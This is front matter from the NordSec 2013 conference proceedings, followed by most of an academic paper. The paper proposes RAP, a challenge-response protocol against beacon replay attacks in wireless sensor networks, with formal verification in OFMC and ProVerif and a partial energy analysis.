Hanne Riis Nielson
Dieter Gollmann (Eds.)

LNCS 8208

Secure IT Systems

18th Nordic Conference, NordSec 2013
Ilulissat, Greenland, October 2013
Proceedings

Springer

Hanne Riis Nielson   Dieter Gollmann (Eds.)

Secure IT Systems

18th Nordic Conference, NordSec 2013
Ilulissat, Greenland, October 18-21, 2013
Proceedings

Springer

Volume Editors

Hanne Riis Nielson
Technical University of Denmark
Department of Applied Mathematics and Computer Science
Richard Petersens Plads, Building 322, 2800 Lyngby, Denmark
E-mail: riis@imm.dtu.dk

Dieter Gollmann
Technische Universität Hamburg-Harburg
Institut für Sicherheit in verteilten Anwendungen / E-15
Harburger Schloßstraße 20, 21079 Hamburg, Germany
E-mail: diego@tuhh.de

ISSN 0302-9743 e-ISSN 1611-3349
ISBN 978-3-642-41487-9 e-ISBN 978-3-642-41488-6
DOI 10.1007/978-3-642-41488-6
Springer Heidelberg New York Dordrecht London

Library of Congress Control Number: 2013950088

CR Subject Classification (1998): K.6.5, D.4.6, E.3, C.2, K.4.4, F.2, D.2, H.2.7

LNCS Sublibrary: SL 4 – Security and Cryptology

Typesetting: Camera-ready by author, data conversion by Scientific Publishing Services, Chennai, India

Printed on acid-free paper

Springer is part of Springer Science+Business Media (www.springer.com)

Preface

NordSec was initially started as a workshop series with the aim of bringing together researchers and practitioners working on computer security in the Nordic countries in 1996, thereby establishing a forum for discussion and cooperation between universities, industry, and computer societies. Since then, the workshop has developed into a fully fledged international conference, held in the Nordic (and Baltic) countries – with five events in Sweden, three in Norway and Finland, and two in Denmark, Iceland, and Estonia.

The 18th Nordic Conference on Secure IT Systems took place in Ilulissat (Jakobshavn) on Greenland during October 18–21, 2013. It had for a long time been a dream to arrange the conference in this remote part of the Danish Kingdom and the venue of Ilulissat was indeed remarkable – situated 200 km north of the Arctic Circle and neighboring UNESCO's World Heritage Centre of Ilulissat Icefjord.

NordSec addresses a broad range of topics within IT security and in 2013 the conference had a special focus on the security challenges of cyber-physical systems. A total of 35 submissions were received, each of which was reviewed by three Program Committee members. After a thorough discussion phase, 18 of the submitted papers were accepted as regular papers and three as short papers; they all appear in these proceedings. Additionally, the conference featured two invited talks, one by David Basin on "Developing Security Protocols by Refinement" and another by Gilles Barthe on "Towards Verified Implementations of Cryptographic Constructions."

We wish to thank all the people who invested time and energy to make NordSec 2013 a success: First and foremost come all the authors who submitted papers to NordSec and presented them at the conference. The members of the Program Committee together with the external reviewers worked hard in evaluating the submissions and, in some cases, to shepherd promising work. We would also like to thank Roberto Vigo, Alessandro Bruni, and Nataliya Skrypnyuk for assisting with local arrangements. Last but not least, special thanks goes to Karin Jensen at Greenland Travel for very competent assistance with travel arrangements.

The conference was sponsored by MT-LAB, a VKR Centre of Excellence for the Modelling of Information Technology (`www.MT-LAB.dk`).

August 2013 Qujanarsuaq

Dieter Gollmann
Hanne Riis Nielson

Organization

Conference and Program Chairs

Dieter Gollmann	Hamburg University of Technology, Germany
Hanne Riis Nielson	Technical University of Denmark, Denmark

International Program Committee

Tuomas Aura	Aalto University, Finland
Bengt Carlsson	Blekinge University of Technology, Sweden
Mads Dam	Royal Institute of Technology, Sweden
Nicola Dragoni	Technical University of Denmark
Rene Rydhof Hansen	Aalborg University, Denmark
Simone Fischer-Hübner	Karlstad University, Sweden
Chris Hankin	Imperial College London, UK
Erland Jonsson	Chalmers University of Technology, Sweden
Frank Kargl	University of Ulm, Germany
Svein Johan Knapskog	Norwegian University of Science and Technology
Hanno Langweg	Høgskolen i Gjøvik, Norway
Peeter Laud	Tartu University, Estonia
Fabio Martinelli	C.N.R. Pisa, Italy
Stig Mjølsnes	Norwegian University of Science and Technology
Andrei Sabelfeld	Chalmers University of Technology, Sweden
Elmar Schoch	University of Ulm, Germany

Additional Reviewers

Musard Balliu
Luciano Bello
Arnar Birgisson
Marco Caselli
Alessio Di Mauro
Stefan Dietzel
Bela Genge
Madeline González Muñiz
Roberto Guancialen
Hans Hedbom
Sven Heiberg
Aivo Kalu
Stephan Kleber
Gunnar Kreitz
Sven Laur
Long-Hai Li
Leonardo Martucci
Andrew Moss
Mads Chr. Olesen
Willard Rafnsson
Daniel Schoepe
Oliver Schwarz
Christoph Sommer
Rens W. van der Heijden
Jan Willemson

Towards Verified Implementation of Cryptographic Constructions Invited Talk

Gilles Barthe

IMDEA Software Institute

EasyCrypt [2] is a computer-assisted framework for reasoning about the security of cryptographic constructions in the computational model. EasyCrypt adopts the principles of provable security, and allows building reductionist proofs showing that the probability that an adversary breaks the security of the cryptographic system in "reasonable time" is "small", provided the probability that a probabilistic algorithm solves a computationally intractable problem in "reasonable time" is also "small". Over the last years, we have used EasyCrypt and its predecessor CertiCrypt to prove security of several emblematic constructions, including public-key encryption and signature schemes, modes of operations, hash designs, zero-knowledge protocols, and differentially private algorithms.

Following an established trend, EasyCrypt takes a language-based approach to provable security. Security notions and cryptographic constructions are modelled using a core probabilistic programming language, featuring sequential composition, conditionals, loops, procedure calls, deterministic assignments and probabilistic assignments drawn from discrete distributions. Thanks to their well-defined semantics, programming languages provide a natural framework to reason formally about security of cryptographic constructions. Specifically, proofs of security are executed using program logics. Because reductionist arguments reason about the execution of two programs, they cannot be captured by traditional program logics, which can only establish properties of program executions. Therefore, EasyCrypt features a Hoare logic to bound the probability of events in programs, and a relational Hoare logic that allows users to relate the probability of two events in different programs. In combination, these logics capture the most common patterns of reasoning that arise in cryptographic proofs. Using an ambient logic, one can then prove concrete security of a cryptographic construction by combining the probability claims derived from valid Hoare and relational Hoare judgments.

However, there is a significant gap between the formally verified algorithms, and their realizations in the real world. In fact, many practical attacks exploit implementation details, for instance error management or message formatting, that are typically not considered in formal proofs. Therefore, our most recent work [1] provides a framework to derive security guarantees for executable code. The front-end of the framework is an extension of EasyCrypt for reasoning about C-like programs extended with idealized probabilistic operations, such as uniform sampling or random oracles, in the style of code-based security proofs. This extension allows proving concrete security of reference implementations based on standards; it also narrows a painful gap between provable security, which considers algorithmic descriptions of the schemes, and cryptographic practice, based on implementation of standards. The back-end of the framework is based on an extension of CompCert, a verified optimizing compiler for C [3], and allows the security guarantees established at C-level to be carried over to executable code. We have applied the framework to verify the RSA-OAEP encryption scheme, as standardized in PKCS#1 v2.1.

More information about the project is available from the project web page

`http://www.easycrypt.info`

References

1. José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, and Francois Dupressoir. Certified computer-aided cryptography: efficient provably secure machine code from high-level implementations. Cryptology ePrint Archive, Report 2013/316, 2013. To appear in Proceedings of ACM Conference on Computer and Communications Security, 2013.
2. Gilles Barthe, Benjamin Grégoire, Sylvain Heraud, and Santiago Zanella-Béguelin. Computer-aided security proofs for the working cryptographer. In *Advances in Cryptology – CRYPTO 2011*, volume 6841 of *Lecture Notes in Computer Science*, pages 71–90, Heidelberg, 2011. Springer.
3. X. Leroy. Formal certification of a compiler back-end, or: programming a compiler with a proof assistant. In *33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2006*, pages 42–54, New York, 2006. ACM.

Table of Contents

Detecting and Preventing Beacon Replay Attacks in Receiver-Initiated MAC Protocols for Energy Efficient WSNs[*]

Alessio Di Mauro, Xenofon Fafoutis,
Sebastian Mödersheim, and Nicola Dragoni

Department of Applied Mathematics and Computer Science,
Technical University of Denmark, 2800 Kgs. Lyngby, Denmark
{adma,xefa,samo,ndra}@dtu.dk

Abstract. In receiver-initiated MAC protocols for Wireless Sensor Networks (WSNs), communication is initiated by the receiver of the data through beacons containing the receiver's identity. In this paper, we consider the case of a network intruder that captures and replays such beacons towards legitimate nodes, pretending to have a fake identity within the network. To prevent this attack we propose RAP, a challenge-response authentication protocol that is able to detect and prevent the beacon replay attack. The effectiveness of the protocol is formally verified using OFMC and ProVerif. Furthermore, we provide an analysis that highlights the trade-offs between the energy consumption and the level of security, defined as the resilience of the protocol to space exhaustion.

Keywords: Beacon Replay Attack, Receiver Initiated Medium Access Control, Wireless Sensor Network Security.

1 Introduction

Wireless Sensor Networks (WSNs) are collections of many small, resource and power constrained, miniaturized sensing devices, equipped with an on-board radio transceiver which enables them to interconnect to each other. Their use covers a broad spectrum of applications, from temperature monitoring, to home automation and from medical to military applications. Deploying WSNs in unmanned, unsurveilled and hostile areas is not uncommon, making security a primary concern for the whole application. One of the very common attacks performed against WSNs is the so called *replay attack* [6], where a previously sent piece of information is recorded and re-transmitted at a later time. A replay attack is very commonly used as an essential building block for more complex and effective attacks (*Sinkhole* and *Blackhole* attacks [13], to mention only a few). Alongside security, research in the field of WSNs keeps on expanding in other interesting directions, primarily energy efficiency. The *Receiver Initiated*

[*] This work was partially supported by the IDEA4CPS project granted by the Danish National Research Foundation.

paradigm, introduced in [17], was proposed to provide an energy efficient way of establishing a link-layer connection. In Receiver-Initiated MAC (Medium Access Control)[1] protocols, the communication is started with a special frame called *beacon*, sent by what will be the receiver of the data. In this new scenario, the typical solutions used to address common security issues do not apply anymore.

The contribution of the paper is as follows; we define and introduce the *Beacon Replay Attack*, an attack specific for receiver-initiated MAC protocols for energy-efficient WSNs (Section 2). We analyze the attack in depth and show how it can be used to bring severe harm to a sensor network and how countering it at a the link-layer level will preclude other more sophisticated attacks. To achieve the latter, we introduce and discuss *RAP*, the Receiver Authentication Protocol, a challenge-response authentication protocol specifically designed to detect and prevent the beacon replay attack (Section 3). We also include a formal verification of RAP through the automated verification tools *OFMC* [3] and *ProVerif* [4] (Section 4.1) and a space exhaustion analysis (Section 4.2). Ultimately, we present an overhead assessment of RAP by means of an energy consumption analysis (Section 4.3). Section 5 concludes the paper.

2 Attack Definition and Related Work

2.1 Receiver-Initiated MAC Protocols

A MAC protocol is responsible for the establishment of a communication link. Its primary role is to coordinate access to and transmission over a medium common to several nodes. Furthermore, it plays a key role in the design of energy-efficient WSNs, as it controls the active and sleeping state of a node, known as *duty cycling*. The energy consumption of a wireless sensor node is dominated by the power needs of its radio component [2]. As a result, duty cycling the radio plays a fundamental role towards the realization of low-power wireless networks. Radio duty cycling introduces the problem of coordinating the sender and the receiver to a moment in time where both are active, so that a wireless link can be established. One of the common approaches to this issue is the *receiver-initiated paradigm* of communication for duty cycling nodes, which was originally introduced by Lin *et al.* in 2004 (RICER [17]). Later, in 2008, the paradigm was popularized by RI-MAC [29], whose authors also provided an implementation of the protocol for TinyOS [15].

Receiver-Initiated MAC protocols use beacons to establish a link between duty cycling nodes, as shown in Fig. 1. In particular, a node is generally in a sleeping state, in which its radio is turned off. Periodically, it interrupts its sleep to transmit a small frame, called *beacon*, which indicates its availability to receive data. After the beacon transmission and for a predefined time, the node awaits with the radio tuned on, for a reply. In case of no reply, the node goes back to the sleeping state. A node with data to transmit interrupts its sleep and passively listens to the channel for a beacon that originates from the intended receiver.

[1] Mind the unfortunate clash of acronym with Message Authentication Code.




Fig. 1. Receiver-Initiated paradigm of communication

Upon reception of a beacon, data transmission follows, typically acknowledged by an additional control frame (ACK). The latter concludes the communication cycle and both nodes go to the sleeping state.

Since the publication of RI-MAC, several MAC protocols that build on the receiver-initiated paradigm have been proposed. Such protocols mostly focus on optimizing the performance of the network and/or extending some features. For instance, proposed protocols focus on different aspects such as mitigating the time a node awaits for a beacon (e.g. EE-RI-MAC [35] and PW-MAC [31]), dynamically adapting the duty cycles (e.g. ODMAC [9] and CyMAC [24]), adding broadcasting support (ADB [28] and YA-MAC [34]) and adding multi-channel support (DCM [16] and EM-MAC [30]). Despite their differences, all these MAC protocols are based on the same receiver initiated communication paradigm.

2.2 Related Work: Mitigating Replay Attacks in WSNs

The replay attack is a well known threat for WSNs. It can be used as a building block for other attacks such as PDoS (Path Denial of Service) [5] where a whole path from one sensor node to the base station is filled with bogus packets. Given the typical structure of a WSN, i.e. a tree rooted in the base station, not only the node at one end of the attacked path can not use the communication medium, but also all the nodes *along* the path are prevented from forwarding their own messages. Furthermore, depending on the specific application that is being run on top of the network, replayed data messages could pose different kind of threats according to their specific meaning. One of the well known security suites for WSNs, TinySec [14], explicitly leaves replay attacks out of consideration.

Other previous works have addressed and mitigated replay attacks. The most common solution is to make each packet unique by means of adding either a counter or a timestamp. Timestamps are usually harder to implement because they require an agreement between the sender and the receiver which, in turns, translates to a global agreement for forwarded packets. An alternative is represented by monotonically increasing counters that are generally included within a message authentication code, making sure that each message will be different from the previous one. The authors in [25], use two different techniques one for each part of the protocol. In SNEP a counter is added within the MAC code, whereas time synchronization and hash chains are used in μTesla. Similarly, the authors in [18] use a sequence number in the message exchange. The work found in [8] makes use of hash chains and a two step scheme composed of detection and response. For the detection part each node adds its own ID value to the message, along with an always increasing common hop count. The authors in [10] use the LEACH [11] protocol in a query driven paradigm and build upon it a mechanism that exploits the cluster organization, relaying on the cluster heads to compare timings of the messages from the registered nodes. Finally, [26] presents a time synchronization scheme that makes use of beacon messages that could somehow resemble the idea of beacons in the receiver-initiated paradigm. Once more the authors make use of a sequence number in order to prevent replay attacks.

Replaying beacons in the receiver-initiated world presents a very different approach to the typical replay attack. In the next section we will see why commonly adopted solutions are inapplicable or ineffective for this class of protocols.

2.3 Beacon Replay Attack in the Receiver-Initiated Paradigm

A replay attack is defined as an attack against a protocol where previously exchanged messages are reused in order to fool legitimate participants into thinking that the current run of the protocol is valid and exchanged data is fresh [6].

Replay attacks can be deployed against WSNs using a receiver-initiated MAC protocol. The key idea is to capture and replay *beacon* frames. As mentioned before, these frames manifest the availability of a particular node to receive a message. Among other things, beacons contain the identity of their creator which is the main piece of information needed to determine whether or not a specific beacon can be used by a potential sender, according to the overlying routing algorithm. By replaying beacons containing good identities (typically from a routing point of view), it is possible to deploy a series of other attacks.

First of all, it is possible to flood the channel with these frames, trying to accumulate as many data packets as possible, therefore performing what is known as a *Sinkhole attack* [13]. After the acquisition, packets can be completely dropped thus performing a *Blackhole attack* [13]. A subtler possibility is to implement a *Selective Forwarding attack* [13] (sometimes also called *Grayhole attack*), where the packets are not dropped indiscriminately, but rather according to their source. This yields a harder to detect and yet still very effective attack. Another possible attack is the *Sybil attack* [13] shown in Fig. 2, where a node relates to other nodes with more than one identity. This could lead to routing paths to be invalidated, or even nodes that are physically not within range one another, to be led to believe so; turning this into a rudimentary one-man *Wormhole attack* [13]. One last meta-attack, specific to duty-cycling wireless networks, is what we call the *Sleepwalker attack*. The idea behind this attack is that all the previous attacks can be deployed by a malicious node that is within range of the attacked node, by exploiting the notion of duty-cycle. Beacons can be collected from a node and replayed in the same neighborhood when the original sender is asleep. In this way a malicious node can effectively masquerade itself as another node.

Well-known techniques to prevent this attack (shortly introduced in Section 2.2) do not apply in this scenario. One of the advantages of a receiver-initiated




Fig. 2. Sybil attack: a Sybil node (red) sends beacons to regular nodes (u,v) claiming different legit identities (S1, S2, S3)

approach is the fact that no synchronization is needed for the protocol to operate. Timestamps, in order to be meaningful, require some form of clock synchronization among the nodes. This usually comes for free within protocols that use synchronized duty-cycles, but is a costly feature to obtain in receiver-initiated protocols. The other common alternative is the use of counters or session numbers. The latter are random non-reusable numbers that uniquely identify a particular message, or in this case a beacon. In order to check if a received beacon is fresh or replayed, a table of all the previously used session numbers should be kept. Given the highly constrained resources of a node, and the fact that there should be such a table for each one of the neighboring nodes, this solution is inapplicable. One way of simplifying this mechanism is to replace the random number with a monotonically increasing counter. This eliminates the need of having to store a whole table, only the latest value is needed. Upon receiving a message the new counter value can be compared against the last received one and if newer (i.e. the receiver value of the counter is bigger than the previous one) it will be accepted and discarded otherwise. The reason why this mechanism does not work with a receiver-initiated protocol is the following. Beacons are sent with a periodic cadence, which is typically randomized in order to minimize collisions. If we also consider all the neighboring nodes, from the point of view of a specific node, the arrival time of a beacon is virtually uniformly distributed. This means that there is no way for a sleeping node to know how many beacons were sent between the current and the previous active period, allowing the attacker to replay beacons that were not received by sleeping nodes. Moreover, a major downside of both timestamps and counters, is that some extra information (i.e. overhead) has to be sent with every beacon, even the ones that will never be received, because all the other nodes are asleep.

Lastly, despite the fact that Message Authentication Codes (MAC) can be used to authenticate beacon, they cannot prevent a replay attack. All that can be guaranteed upon receiving a beacon whose message authentication code correctly matches, is that the at some moment in time that beacon was genuine, created by a legitimate node and intended for another legitimate node. However, it is not possible to establish whether or not the beacon that has just been received is actually *that* beacon.

For all these reasons, we introduce *RAP*, a novel authentication scheme specifically designed to detect and prevent the beacon replay attack in receiver-initiated MAC protocols.

3 Receiver Authentication Protocol (RAP)

RAP (*Receiver Authentication Protocol*) is a challenge-response authentication protocol that aims to authenticate the receiver, i.e. the beacon transmitter, in a receiver-initiated data transmission, securing the receiver-initiated paradigm of communication in general. RAP is compatible and can be used on top of every MAC protocol that follows the receiver-initiated paradigm, essentially securing the whole class of protocols from beacon replay attacks; moreover it can and should be used together with security suites that provide other important features such as data integrity and confidentiality (e.g. TinySec [14]).




Fig. 3. A typical receiver-initiated protocol (a), RAP-D (b), RAP-P (c)

RAP has two modes of operation as shown in Fig. 3, namely *detection* and *prevention* mode. In a nutshell, the detection mode (RAP-D) is a low overhead scheme and aims at detecting an intruder that replays beacons without preventing it from doing so. The prevention mode (RAP-P), on the other hand, is a more costly scheme that prevents the attack altogether. As described in the following sections, the key difference between the two modes is the timing of the challenge-response message exchange. In RAP-P, the challenge-response message exchange takes place *before* the data transmission. Thus, the sender transmits the data packet only if the receiver is authenticated. The low overhead nature of RAP-D, on the other hand, is maintained by piggybacking the challenge and its response on top of the frames normally exchanged in the MAC protocol. In other words, the authentication of the receiver takes place *after* the data transmission (thus, the attack is not prevented). Having energy efficiency as a primary system priority, the idea is that a node normally operates at the low overhead detection mode and switches to the expensive prevention mode only if necessary.

3.1 Detection Mode (RAP-D)

RAP-D is aiming at detecting beacon replay attacks with low communication overhead. The protocol works as shown in Fig. 3b. Consider that a sender node A wants to transmit some data to a receiver node B. After B broadcasts a beacon, A answers back with a data packet and a challenge value C_D. On its following beacon, B acknowledges the reception of the data packet, and attaches the encrypted version of the challenge $E_{k_{RAP}}(C_D)$ using the protocol specific, shared key k_{RAP}. At this point B can validate the response to the challenge by decrypting it and checking it against its original value. Should these two values not match, then B can conclude that the initial beacon was not genuine.

RAP-D adds a minimal overhead in the whole communication scheme, as the challenge and the response are piggybacked on top of a regular message exchange. Furthermore, if the challenge, C_D, is transmitted as part of the payload and encrypted with it, its size can be relatively small without risking increasing the chances of a space exhaustion attack (see Section 4.2).

3.2 Prevention Mode (RAP-P)

RAP-P is aiming to prevent the beacon replay attack at the cost of an increased overhead. In particular, the challenge-response messages are exchanged before the data transmission, in order to distinguish the legitimate from the replayed beacons. The protocol works as shown in Fig. 3c. Instead of sending the data right after a beacon, A sends out a longer challenge C_P, and awaits for its encrypted version $E_{k_{RAP}}(C_P)$ from B. Only if the received value decrypts correctly (i.e. matches against C_P), then data is sent. This scheme is more expensive because it requires two additional messages to be exchanged. Additionally, the size of the challenge needs to be significantly larger than the detection mode to prevent space exhaustion attacks.

3.3 Transition Policies

Depending on the security goal of an application, RAP can be configured to switch between the two modes, using several policies. If the application cannot tolerate a few beacons getting replayed, the protocol should always operate in prevention mode for maximum security. In the opposite case, the detection mode should be the default mode to promote energy efficiency. Here, the transition from RAP-D to RAP-P should be done after a defined number of challenge mismatches. This number should be configured accordingly to account for channel errors. Furthermore, the intruder detection may trigger an alarm that can be piggybacked onto data packets and beacons in order to warn the neighboring nodes and the sink. The transition back to detection mode can be done either automatically or manually depending on the level of desired of security. In cases of high security requirements, it may be desired that RAP-D is re-activated manually by the system administrator only after an investigation. An automatic transition to RAP-D, can be done after a predetermined number of successful challenge matches. To avoid the exploitation of the latter transition policy, this number can be exponentially increased each time a new replay attack is detected.

4 Verification and Analysis

4.1 Verification with OFMC and ProVerif

In order to formally verify RAP, we modeled it using the AnB language. AnB [21] is a specification language based on the popular Alice-and-Bob notation for security protocols. Besides giving us a way to describe the protocols of interest in a succinct way, AnB is also a formal language with an unambiguous semantics of the honest agents, the intruder, and the goals of the protocol. The semantics of AnB is defined by translation to infinite-state transition systems and its attack states, described in the AVISPA Intermediate Format [1]. The Intermediate Format can be directly read by several tools, such as the model-checker OFMC [3]. We also manually translate AnB specification to the abstraction-based tool ProVerif [4]. The main idea for using two tools lies in their complementary strengths. OFMC is effective in finding attacks, but can verify a protocol only for a bounded number sessions; on the other hand ProVerif abstracts from the concrete search space, sometimes producing false attacks (especially for replay-protection goals), requiring adaptations of the specification. Therefore, verifying the protocols with different approaches gives a higher confidence.

The core of the AnB specification is the definition of the behavior of each role of the protocol when it is played by an honest agent, namely how this agent decomposes the messages it receives (and what parts of a received message it can actually check), and how the agent composes outgoing messages based on its initial knowledge and the previously received messages. Here, all variables that do not appear in the knowledge section of the AnB specification are values that are *freshly* created by the agent who first uses them. For instance in the detection protocol RAP-D, A freshly creates the challenge C and the data $Data$. For the full details of the AnB semantics we refer to the original paper [21].

The standard intruder model of AnB is the common Dolev-Yao intruder [7] who controls the entire communication medium, it can arbitrarily overhear, send and even intercept messages. This is clearly inspired by communication in wired networks, and for many questions this is unrealistically strong for WSNs: an intruder may not control all locations spanned by the WSN and also it may not be able to hear a message when it is blocking it (e.g. by jamming). However, verifying the protocol under such a strong intruder gives higher confidence.

Moreover, unless explicitly excluded in the specification, the intruder can also play as a legal participant of the protocol. In the case of WSNs, this amounts to modeling compromised or intruder-controlled nodes. These dishonest nodes do not need to comply with the protocol, but can send whatever messages the intruder can compose from its knowledge. The initial intruder knowledge is determined also by the knowledge section of the AnB specification: for each instance of a role that the intruder is playing, he gets the associated initial knowledge. For example, consider in the RAP-D protocol a session where A is played by honest agent a and B is played by the intruder i. Then the intruder gets the knowledge of B under this instantiation, i.e., $a, i, mac, sk(a, i)$, and thus he has the shared key needed for communicating with a.

Furthermore, we use authentication goals which correspond to Lowe's injective agreement [19]. For the concrete example of the goal A *authenticates* B *on* B, C, as soon as B learns the fresh challenge C, it produces (in our model) an auxiliary event $witness(B, A, C)$ formalizing the intention to run the protocol with A and using challenge C. When A successfully finishes her run of the protocol, she produces also an event $request(A, B, C)$ to formalize that she finished the protocol, apparently with B and using challenge C. It counts as an attack if a trace contains more request events than corresponding witness events, i.e., when A either believes in receiving something from B that B actually has never sent, or if A is tricked into accepting something more times than B actually sent.

Finally, we use Maurer's channel notation [20], which is supported by the AnB language (for the formal definitions in AnB see [23]). Informally $A \bullet\!\!\rightarrow B$ means that A sends a message *authentically* to B (so B can be sure it really comes from A and was meant for B), $A \rightarrow\!\!\bullet B$ means that the message is sent confidentially (so A can be sure only B can receive it), and $A \bullet\!\!\rightarrow\!\!\bullet B$ means both authentic and confidential transmission. We use this notation to abstract from how the transmission of the actual data is organized, i.e., how authentication and confidentiality is achieved if they are desired. In fact, this problem is orthogonal to the replay-protection for the beacon that we study here, and the channel notation allows us to abstract from that. We note however that the actual realization of such channels (e.g. by MAC and/or encryption) needs to compose with our replay-protection, as explained in [23]. In short, if both our replay protection and the secure channel implementation use symmetric encryption with the same shared key, this can lead to misunderstandings in the WSN that may be exploitable. If they use however different keys (possibly derived from the same root key) this is prevented and the composition is sound.

In Fig. 4 it is possible to see how we modeled RAP using the AnB notation [21]. It should be noted that we decided to strip down the protocols in order to focus the attention on the beacon replay attack, hence we kept only the messages relevant in this sense. Furthermore, due to space limitation, we also decided not to include the basic version of the paradigm which does not include any form of authentication. This protocol is essentially modeled like the basic version (Fig. 4a) but without an authentication code for the beacon. This yields the trivial attack of beacon forgery due to the complete lack of authentication.

In the case of basic authentication (Fig. 4a), OFMC can detect the beacon replay attack, shown in Fig. 5, within a few seconds. For the intruder i it is simply enough to store a previously received beacon and replay it to a victim node in order to receive the data. Another interesting fact is that by adding the *weakly* clause to the authentication goal, hence turning it into Lowe's non-injective agreement [19], no attack is found. This helps to build confidence in the model and its correctness. When running OFMC on RAP-D and RAP-P we can verify them for 3 sessions in 2 and 24 minutes respectively, without any attack. Note that in each session, OFMC considers all possible instantiations of the roles with concrete agents, both honest and the intruder. Thus, whenever a protocol is verified for a given number of sessions, then there is no instantiation

```
Protocol: Basic Auth

Types:
Agent A,B;
Function mac,sk

Knowledge:
A: A,B,mac,sk(A,B);
B: A,B,mac,sk(A,B)

Actions:
B->A: B,mac(sk(A,B),B)
A*->*B: Data

Goals:
A authenticates B on B
```

(a)

```
Protocol: RAP-D

Types:
Agent A,B;
Function sk

Knowledge:
A: A,B,sk(A,B);
B: A,B,sk(A,B)

Actions:
B->A: B
A*->*B: Data,C
B->A: {|C|}sk(A,B)

Goals:
A authenticates B on B,C
```

(b)

```
Protocol: RAP-P

Types:
Agent A,B;
Function sk

Knowledge:
A: A,B,sk(A,B);
B: A,B,sk(A,B)

Actions:
B->A: B
A->B: C
B->A: {|C|}sk(A,B)
A*->*B: Data

Goals:
A authenticates B on B,C
```

(c)

Fig. 4. The protocols used in OFMC described with AnB notation. A basic authentication model (a) is only enough to prevent beacon forgery. RAP-D (b) and RAP-P (c) are not affected by beacon replay attacks.

of the roles for these parallel sessions that can lead to an attack. As a rule of thumb, attacks are usually detected within 2 sessions.

ProVerif computes on first-order Horn clauses [12] that represent an over-approximation of the reachable events and messages the intruder can ever learn. There is therefore no notion of timeline, posing some difficulties for the analysis of replay, even though ProVerif offers the notion of *injective* events for this purpose. In order to experiment with different settings, we used the AIF framework [22] built on top of ProVerif, allowing to specify a state-transition system with a number of sets of data. In this particular case we can define for each agent the set of challenges that are sent out and have not been responded to, as well as those that have been responded to (and are therefore *used*). The AIF framework also allows for producing the Horn clauses for a different tool (on which ProVerif was originally based): the automatic first-order theorem prover SPASS [33]. It is therefore without extra cost to check the verification also with SPASS. ProVerif needs 5 and 3 minutes, respectively for RAP-D and RAP-P, while SPASS has a large discrepancy in run times: 73 minutes for RAP-D and only 1.5 minutes for RAP-P. In fact, the two tools have often different performance and termination behavior due to very different strategies, another reason to often try out both.

4.2 Space Exhaustion Analysis

In this section we conduct a space exhaustion analysis on RAP. Specifically, an attacker can passively monitor the communication of legitimate nodes and collect pairs of challenge and response messages. This way, the attacker can gradually build a dictionary that can be used to bypass RAP. The size of such a dictionary is a direct indication of the resilience of the protocol against space exhaustion.




Fig. 5. Trace of the beacon replay attack found by OFMC in the basic version of a receiver-initiated protocol

When RAP is in prevention mode, an attacker can trivially map the challenge to the respective response, as they are both distinct messages. Thus, the size of each word $D_{\text{RAP-P}}$ in the dictionary is equal to the size C_P of the challenge in bits, translating to $2^{D_{\text{RAP-P}}}$ words.

$$D_{\text{RAP-P}} = C_P \tag{1}$$

When RAP is in detection mode, we aim at a small challenge to keep the overhead low. However, the dictionary size can be significantly increased by encrypting the challenge together with the data, using Cipher-Block Chaining (CBC) encryption [27]. Essentially, CBC hides the challenge within the data, preventing the attacker from mapping the challenge to the response. As a result, a dictionary can only be built by mapping the whole message (that contains both the data and the challenge) to the respective response. Therefore, the size of each word $D_{\text{RAP-D}}$ in the dictionary, which translates to a dictionary size of $2^{D_{\text{RAP-D}}}$ words, is equal to the aggregate size L_D of the data and C_D of the challenge.

$$D_{\text{RAP-D}} = C_D + L_D \tag{2}$$

As an attacker can force the system to change the mode of operation, we note that the overall resilience of RAP to space exhaustion is equal to the smallest of the two dictionaries, $D_{\text{RAP-D}}$ and $D_{\text{RAP-P}}$. Furthermore, the sizes of the two challenges, C_D and C_P, which constitute configurable protocol parameters, define the level of security in the same manner the size of a key defines the level of security of an encryption algorithm. In the following section, we attempt to model the energy overhead of RAP and highlight the trade off between security and energy constraints.

4.3 Energy Consumption Analysis

Let L_D be the size of a data packet in bits, L_B be the size of a beacon in bits and R the transmission rate of the radio in bits per second. Additionally, let P_{tx} and P_{rx} be power consumption for transmitting and receiving / listening respectively.

First, we estimate the energy consumption for a single packet transmission in the case of not using RAP. For the receiver, B, the energy consumption is estimated by (3), where t_G is a time guard during which the radio is turned on while waiting for a answer right after a transmission. The purpose of such a guard is to account for the propagation and the processing delay.

$$E_B^{\text{Default}} = \frac{L_B}{R} P_{tx} + t_G P_{rx} + \frac{L_D}{R} P_{rx} + \frac{L_B}{R} P_{tx} \tag{3}$$

